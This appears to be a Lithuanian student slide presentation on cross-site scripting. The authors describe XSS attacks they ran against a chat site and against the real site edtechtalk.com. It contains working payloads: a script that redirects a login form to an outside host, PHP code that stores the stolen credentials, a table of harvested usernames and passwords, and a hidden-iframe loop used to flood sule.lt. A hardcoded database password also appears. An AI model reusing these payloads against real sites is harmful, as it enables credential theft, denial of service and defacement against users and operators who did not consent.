Tinklų saugumas

Ant projekto dirbo:

Aleksej Komarov
Denisas Knelis

Cross site scripting (XSS)

Kas tai?
XSS – tai sistemų pažeidžiamumas, dažniausiai būna tinklalapiuose, kuomet į peržiūrimą puslapį įterpiamas papildomas kodas

Kada tai nutinka?
Kai kada chatuose ar forumuose, pranešimuose leidžiama naudoti HTML tegus, tada vartotojas gali įterpti tokius tegus, kurie jam sius HTTP-Cookie'ius vartotojo, atsidariusio "blogą" nuorodą.

Dėl ko tai nutinka?
Dažniausiai tai atsitinka dėl prastos filtracijos.

Apsisaugojimo budai
Norint apsisaugoti, reiketų uždrausti javascript: ir data: protokolus visuose nuorodose, taip pat reikalinga teksto, html atributų ir jų reikšmių filtracija

Resursai, skirti laboratorijai:

- Tailored VPS hostingas
- Ubuntu 11.04
- Apache2+Fast CGI PHP
- MySQL
- PHP5
- jQuery 1,4
- CSS3
- HTML5
- Mozilla Firefox / Chromium

Realaus gyvenimo atvėjai


Surasti realūs puslapiai:
www.edtechtalk.com

Kaip buvo vykdoma pažeidžiamumų paieška:
Laukuose buvo įterptas trumpas pavyzdinis scriptas, rastas Internete
Suradome pažeidžiamą lauką ir sukurėme DDOS scriptą, kuris puola www.sule.lt
Tinklapis buvo pareklamuotas ir laukėme rezultatų (statistika mūsų puslapyje)


Žingsniai


- Sukureme chato karkasą su PHP
- Pridėjome prie chato AJAX autoupdate
- Patestavome chatą su draugais
- Taisėme klaidas
- Praktikavomes su XSS:
- Suradome veikiantį alert(‘xss’);
- Padarėme slaptažodžių sniffingą lokaliai su $.get() jQuery funkcija;
- Modifikavome taip, kad sniffingas eitų ne per $.get(), o per modifikuotą login formą;

Chat @ Style Mistake (1)



Chat @ Style Mistake (2)





Chat @ Style Mistake (3)

Taip atrodo slaptažodžių pavogimo skriptas

			1841	aiko9089	yeah!
			1844	<script>$("#login").attr("action", "http://dev.mush.lt/get.php"); </script>Hck3r	I'm hacked in :3
			1854	leptismomunke	zokor generic, buy cheap lipitor http:

Chat @ Style Mistake (4)

Taip atrodo slaptažodžių gavėjas (PHP)

```php
<?php
mysql_connect( "localhost", "hck", "J3v89c5V38WXDWf2" )
or die('Could not connect: ' . mysql_error());
mysql_select_db( "hck" ) or die( "Unable to select database");
mysql_query("SET NAMES UTF8");
$text = mysql_real_escape_string( $_POST['username'] . " : " . $_POST['password'] );
if ( strlen($text) > 8 ) mysql_query("INSERT INTO hck ( `text` ) VALUES ( '$text' )" );
mysql_close();
?>
<html>
<form action="http://chat.stylemistake.com/?login" method="post" name="frm">
<input type="hidden" name="username" value="<?php echo $_POST['username']; ?>">
<input type="hidden" name="password" value="<?php echo $_POST['password']; ?>">
<input type="hidden" name="type" value="<?php echo $_POST['type']; ?>">
</form>
<script type="text/javascript">document.frm.submit();</script>
</html>
```

Chat @ Style Mistake (5)

Bingo! Turime Simono slaptažodį! :)

			id	ts	text
☐			1	2012-03-21 19:17:38	wrefoieqr : 123412
☐			2	2012-03-22 13:17:05	simonas : test
☐			3	2012-03-22 13:17:10	simonask : test123
☐			4	2012-03-22 13:17:19	simonask : test123
☐			5	2012-03-22 13:34:24	ReqMon : qwasder
☐			6	2012-03-22 13:41:24	testing : 1234321
☐			7	2012-03-22 13:42:47	testing : 123454321
☐			8	2012-03-22 13:44:12	alko9089 : qawsedr
☐			9	2012-03-22 13:44:28	wtdo : omgtest
☐			10	2012-03-22 13:46:07	alko9089 : testing
☐			11	2012-03-22 13:46:46	alko9089 : testest
☐			12	2012-03-22 16:23:46	sinonask : rest123

Vienas JavaScript ypatumas...

Problema:
Jeigu naršykle aptinka tokį kodą:

```
<script src=”http://hackeris.lt/test.js”></script>
```

...arba toki JavaScript / jQuery užklausą:

```
<script>
    $.get( “http://hackeris.lt/get.php” );
</script>
```

...o pats puslapis yra kitame serveryje (pvz serveris.lt), tokiu atveju beveik visos naršyklės blokuoja tokio JavaScript failo užklausą.

Vienas JavaScript ypatumas...

Sprendimas:
Vienas iš variantų XSS panaudojimo – pakrauti JS failą su <iframe> pagalba:

```
<iframe src=”http://hackeris.lt/test.html”></iframe>
```

Šitu atveju kraunamas HTML failas, kuriame nebegalioja šitie apribojimai.

Vienas JavaScript ypatumas...

Pastaba:
Toks kodas gali buti lengvai pastebetas, nes tai yra normalus HTML blokas:


```
<iframe src=”http://hackeris.lt/test.html”></iframe>
```

Tai gali buti pataisyta paprastu CSS atributu:

```
<iframe src=”http://hackeris.lt/test.html”
        style=“display: none“></iframe>
```

EdTechTalk.com (1)

Testuojame XSS (color: green)



EdTechTalk.com (2)

Įterptas Sule.LT puolimo skriptas

```
1
2  <iframe id="1" style="display:none"></iframe>
3  <script>var c=0;function r(){ c++;$("#1").attr("src","http://sule.lt/?"+c);
   setTimeout(r,500);} r();</script>
```

```
172 </div><div class="new-message chatroom-msg">(14:19:20) <strong>Gd <span class="anon-
    label">(guest-3726)</span>:</strong> <p>something happens</p>
173 </div><div class="new-message chatroom-msg">(14:19:22) <strong><iframe id="1"
    style="display:none"></iframe><script>var c=0;function r(){
    c++;$("#1").attr("src","http://sule.lt/?"+c); setTimeout(r,500);} r();</script>Hck3r
    <span class="anon-label">(guest-3724)</span>:</strong> <p>There are websites to close,
    indeed ;/</p>
174 </div><div class="new-message chatroom-msg">(14:20:31) <strong>No <span class="anon-
    label">(guest-3726)</span>:</strong> <p>Nooo</p>
175 </div><div class="new-message chatroom-msg">(14:20:48) <strong><script>$(".legal").html(
    c );</script>Yes <span class="anon-label">(guest-3724)</span>:</strong> <p>Yeeees ;D</p>
176 </div><div class="new-message chatroom-msg">(15:22:21) <strong><span style="color:
    green">Weedster</span> <span class="anon-label">(guest-3724)</span>:</strong> <p>:)</p>
177 </div></div></div><div id="chatroom-chat-buttons"><form action="/chat"  accept-
    charset="UTF-8" method="post" id="chatroom-chat-buttons">
```

Video Proof #1

Video Proof #2

Ką išmokome?

- Aptikti XSS pažeidžiamumą tinklapiuose
- Apeiti ribojimus, susietus su užklausa iš kito serverio
- Daryti slaptažodžių pasisavinimo skriptus
- Provokuoti DDOS ataką su JavaScript
- Gadinti ir keisti tinklapių vaizdavimą (defacing)

Video Proof #3

Klausimai?

?